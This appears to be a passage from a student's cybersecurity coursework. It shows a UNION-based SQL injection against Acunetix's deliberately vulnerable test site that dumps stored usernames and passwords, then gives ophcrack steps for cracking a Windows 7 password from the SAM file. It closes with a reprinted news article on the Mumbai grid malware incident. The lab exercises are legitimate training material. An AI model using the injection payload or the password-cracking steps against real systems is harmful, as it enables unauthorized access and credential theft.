
[About Us](#) | [Privacy Policy](#) | [Contact Us](#) | ©2019 Acunetix Ltd

**Warning:** This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

8. For username and password


**`http://testphp.vulnweb.com/listproducts.php?cat=2%20union%20select%201,2,3,4,5,6,group_concat(uname,pass),8,9,10,11%20from%20users`**





**We get username as 'test' and password as 'test'**

9. Trying to login in using these credentials



**Login confirm!!**

user info x +

Not secure | testphp.vulnweb.com/userinfo.php

acunetix acuart


TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo Logout test

search art  go

Browse categories  
Browse artists  
Your cart  
Signup  
Your profile  
Our guestbook  
AJAX Demo

Links  
Security art  
PHP scanner  
PHP vuln help  
Fractal Explorer



### John Smith (test)

On this page you can visualize or edit you user information.

Name:	<input type="text" value="John Smith"/>
Credit card number:	<input type="text" value="1234-5678-2300-9000"/>
E-Mail:	<input type="text" value="email@email.com"/>
Phone number:	<input type="text" value="2323345"/>
Address:	<input type="text" value="21 street"/>

You have 0 items in your cart. You visualize you cart [here](#).

About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

## Report:

SQL Injection (Critical)

Affected URL: <http://testphp.vulnweb.com/listproducts.php?cat=2>

Affected Parameters: cat (GET parameter)

Payload : cat=2'

Data Found:

Username: test

Password: test

## **Preventive steps to avoid SQL injections:**

- Use whitelists, not blacklists
- Don't trust any user input
- Adopt the latest technologies
- Ensure Errors are Not User-Facing
- Disable/remove default accounts, passwords and databases

## **References:**

- [https://www.owasp.org/index.php/SQL\\_Injection](https://www.owasp.org/index.php/SQL_Injection)
  - [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection)
-


## Task 6:

**Crack the password of windows machine by using ophcrack tool in virtual machine on windows 7 and try get the password, along with that mention the path of SAM file in windows and and explain about SAM file usage and how it can be cracked by tool.**


### Solution:

Steps to Crack Windows 7 Password:


1. Download ophcrack iso file
2. Open Virtual Box
3. Open Settings of Victim machine




4. Open storage setting add ophcrack disk in it



## 5. Give priority to optical disk for boot



## 6. Start the Machine




These processes will occur automatically just click yes where needed

## 7. In case sam file does not auto detect


Find it in location :c/windows/system32/config/

## 8. Confirming Password for new user



Password Entered: **1234**





**-Log in Successful!!**



- **What is SAM file?**

SAM is short for the Security Account Manager which manages all the user accounts and their passwords. It acts as a database. All the passwords are hashed and then stored in SAM. It is the responsibility of LSA (Local Security Authority) to verify user login by matching the passwords with the database maintained in SAM. SAM starts running in the background as soon as the Windows boots up. SAM is found in C:\Windows\System32\config and passwords that are hashed and saved in SAM can be found in the registry, just open the Registry Editor and navigate yourself to HKEY\_LOCAL\_MACHINE\SAM.

- **How it can be cracked by tool**

As SAM file has all passwords of system users saved in it in form of hash it is possible to crack that password by using cracking tool.

---

### **Task 7:**

**Write an Article on cybersecurity and recent attacks which you came across in media and news and research on that news, and explain the any topic which you learned in this course and mention what you learned**

### **Solution:**

#### **Attack on Mumbai Power Grid**

The Maharashtra cyber department on Monday submitted a provisional report to the Maharashtra government on the massive grid failure which hit Mumbai and surrounding areas on October 12 last year.

The 100-page report confirms a malware attack was behind the blackout and said that about 14 Trojan Horses and 8 GB of unaccounted data was found in the system, which according to the investigation was installed in the Maharashtra State Electricity Board (MSEB) system by unverified sources.

This report was handed over by Maharashtra Home Minister Anil Deshmukh to Power and Energy Minister Nitin Raut at the Sahyadri guest house where the ministers had been holding several rounds of meetings.

Speaking to media after handing over the report, Anil Deshmukh said that prominent international newspapers have substantiated the findings of the Maharashtra cyber cell.

"A well known American company has said that maybe it was the Chinese who could have introduced the malware. The American report specifically says that it was maybe the Chinese who did it. Our finding was that some foreign companies were indulging in the malware," said Deshmukh.

Recorded Future Analysis company, a Massachusetts-based company, had come out with similar findings, though it is not known how they came to the conclusion without studying the server, said sources in the Cyber cell.

### **The incident**

On October 12 last year, Mumbai faced a massive power outage that lasted for a few hours starting from 10 am, however, the issue was resolved by noon.

After the power failure, which brought the entire city to a halt for hours, Maharashtra government had ordered an enquiry. Three committees were set up and the MSEB requested the cyber cell to be roped in.

"When Mumbai faced a power-cut, I had said that there was something wrong and had constituted three committees to probe. I feel media reports that have surfaced now are true," said Raut who had spoken about a possible sabotage just hours after the power outage.

Raut had tweeted, "The possibility of foul play/sabotage can't be denied in the power outage incident of Mumbai, Thane and Navi Mumbai on October 12."

Now with the report in hand, Raut says that he will go through it and then decide the possible course of action.

The Maharashtra government, however, did not want to confirm what their own findings said about which country was behind the possible malware in the system as they felt that there are far reaching international ramifications to these findings.

Source:India Today

## **What is sql injection?**

SQL injection is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. It generally allows an attacker to view data that they are not normally able to retrieve. This might include data belonging to other users, or any other data that the application itself is able to access. In many cases, an attacker can modify or delete this data, causing persistent changes to the application's content or behavior.

In some situations, an attacker can escalate an SQL injection attack to compromise the underlying server or other back-end infrastructure, or perform a denial-of-service attack.

A successful SQL injection attack can result in unauthorized access to sensitive data, such as passwords, credit card details, or personal user information. Many high-profile data breaches in recent years have been the result of SQL injection attacks, leading to reputational damage and regulatory fines. In some cases, an attacker can obtain a persistent backdoor into an organization's systems, leading to a long-term compromise that can go unnoticed for an extended period.

## **What I Learned?**

- Tests for sql injection
  - Databases commands
  - Authentication bypass
  - Getting data from database
  - Ways to secure website from sql injections
-

